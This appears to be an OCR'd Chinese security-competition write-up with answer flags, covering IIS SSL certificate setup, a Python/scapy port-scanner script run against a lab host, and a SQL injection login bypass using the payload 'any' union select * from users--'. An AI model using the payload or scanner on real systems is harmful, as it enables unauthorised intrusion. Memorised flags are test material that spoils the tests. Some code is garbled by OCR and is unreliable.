
文件路径是 C 盘里的 certreq.txt。




查找范围(I): 本地磁盘 (C:)

CAConfig
Documents and Settings
Inetpub
Program Files
SQL2KSP4
WIN_2003_SP2
WINDOWS
wmpub
certreq.txt


文件名(N): certreq.txt
文件类型(T): 申请文件 (*.req; *.txt; *.cmc; *.der)

确认之后在挂起的证书里面找到刚刚的证书，点击颁发。



申请 ID	二进制申请	申请状态码	申请处理消息	申请提交日期	申请人姓名	申请国家(地
2	-----BEGI...	操作成功...	在提交时接受	2022-6-13 7:20	WINSERV20...	CN

打开 Internet 信息服务（IIS）管理器>网站>默认网站>右击属性>目录安全性>服务器证书>安装>成功后点击查看证书。



证书信息

这个证书的目的如下：
- 所有颁发策略
- 所有应用程序策略

颁发给： www.test.com

颁发者： www.test.com


有效起始日期 2022-6-13 到 2027-6-13

您有一个与该证书对应的私钥。

FLAG: www.test.com

第 2 题

进入属性。



身份验证和访问控制

允许匿名访问资源及编辑身份验证方法。


IP 地址和域名限制

使用 IP 地址或 Internet 域名授权或拒绝对资源的访问。

安全通信

访问资源时，要求安全通信并启用客户端证书。

点击编辑，勾选要求安全通道。



☑ 要求安全通道(SSL)(R)

□ 要求 128 位加密(1)

客户端证书

● 忽略客户端证书(O)

○ 接受客户端证书(A)

○ 要求客户端证书(U)

□ 启用客户端证书映射(L)

可以将客户端证书映射到 Windows 用户帐户。这样
就可以使用客户端证书控制对资源的访问。

□ 启用证书信任列表(N)

当前 CTL(C):


FLAG:505

网络协议扫描脚本编写

P9-E114


第 1 题

打起 Ubuntu 系统，打开终端，输入 vi tcpportscan.py 进入文件。



```
root@bt:~# vi tcpportscan.py
```

按 i 进入编辑模式，修改 1-7 题的值。



```
import optparse
import socket
from scapy.all import *
import time

def tcpconnscan(host,port):
    try:
        conn = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        conn.connect((host,port))
        print ’[+]%d/tcp open’% port
        conn.close()
    except:
        pass

def udpconnscan(host,port):
    try:
        rep = sr1(IP(dst=host)/UDP(dport=port),timeout=1,verbose=0)
        time.sleep(1)
        if (rep.haslayer(ICMP)):
            print ’[-]%d/udp not open’% port
    except:
        print ’[+]%d/udp open’% port

def portscan(host):
    for port in range(1,1023):
        tcpconnscan(host,port)
|
def main():
    parser = optparse.OptionParser(’usage%prog ’+’-H <target host>’)
    parser.add_opyron(’-H’,dest=’tgtHost’,type=’string’,help=’specify target host’)
    (options,args) = parser.parse_args()
    host = options.tgtHost
    if host == None:
        print parser.usage
        exit(0)
    portscan(host)
if _name_ == ’_main_’:
    main()
```

FLAG:optparse.socket.time

第 2 题

FLAG: AF_INET.SOCK_STREAM.

第 3 题

FLAG: IP.UDP.ICMP

第 4 题

FLAG: socket

第 5 题

FLAG: haslayer

第 6 题


FLAG: port

第 7 题

FLAG: parser.tgtHost

第 8 题

使用命令 python tcpportscan.py –H 靶机 IP 进行扫描。




```
root@bt:~# python tcpportscan.py -H 172.16.105.248
WARNING: No route found for IPv6 destination :: (no default route?)
[+]21/tcp open
[+]80/tcp open
[+]135/tcp open
[+]139/tcp open
[+]443/tcp open
[+]445/tcp open
```

FLAG: [+]80/tcp open

SQL 注入攻击

第 1 题

打开 WebServ2003 虚拟机，打卡浏览器输入 ServerIP 进入网站。



QEMU (TEAM010 01-WebServ2003--2 9150a30d-b476-4942-8be3-c67f4ab3c498) - VNC Viewer


Web Security Test Site - Microsoft Internet Explorer

地址 (D) http://172.16.110.250/


Web Security Test Site!

Login This Site!


点击 Login This Site!进入登录界面。


QEMU (TEAM010 01-WebServ2003--2 5929307e-75fa-46ae-9c16-654a3cf2a983) - VNC Viewer
Login Page - Microsoft Internet Explorer
后退
搜索
收藏夹
地址 (D)
http://172.16.110.250/login.php
转到
链接
User Login
Username:
Password:
Submit
Reset
Internet
开始
Login Page - Micros...
13:00

右键鼠标点击查看源文件。



进入之后找到变量名提交。




```
<html>

<head>
<title>Login Page</title>

<meta http-equiv="content-Type" content="text/html;charset=utf-8"/>
</head>

<body>
<h1>User Login</h1>

<form action="loginAuth.php" method="post">
Username:<input type="text" name="usernm"/></br>
Password:<input type="password" name="passwd"/></br>
<input type="submit" value="Submit"/>&nbsp&nbsp<input type="reset" value="Reset"/>
</form>

</body>

</html>
```

FLAG: [usernm&passwd]

第 2 题

在登录页面输入账号：any' union select * from users-- 任意密码，点击 Submit 登入网站。



Login Page - Microsoft Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 收藏夹
地址(D) http://172.16.105.250/login.php
转到 链接
完单击这里开始
Internet
开始
Login Page - Mic...
7:09


User Login

Username: nion select * from users --

Password: ●●●●●●

Submit Reset


继续点击 Enter The Web Site!进入，点击 Employee Information Query，



Employee Information Query
Employee Message Board
Shopping Hall
Display Directory
File Sharing
Display Uploaded's File Content

Go Back To Index

右键鼠标查看源文件，找到变量名并提交。



```
<html>

<head>
<title>Query</title>
<meta http-equiv="content-Type" content="text/html;charset=utf-8"/>
</head>

<body>
<h1>Please Input Employee Username</h1>
<form action="QueryCtrl.php" method="get">
Username:<input type="text" name="usernm"/></br>
<input type="submit" value="Submit"/>&nbsp&nbsp<input type="reset" value="Reset"/>
</form>
</br><a href='list.html'>Go Back</a></br>
</body>

</html>
```

FLAG: [usernm]

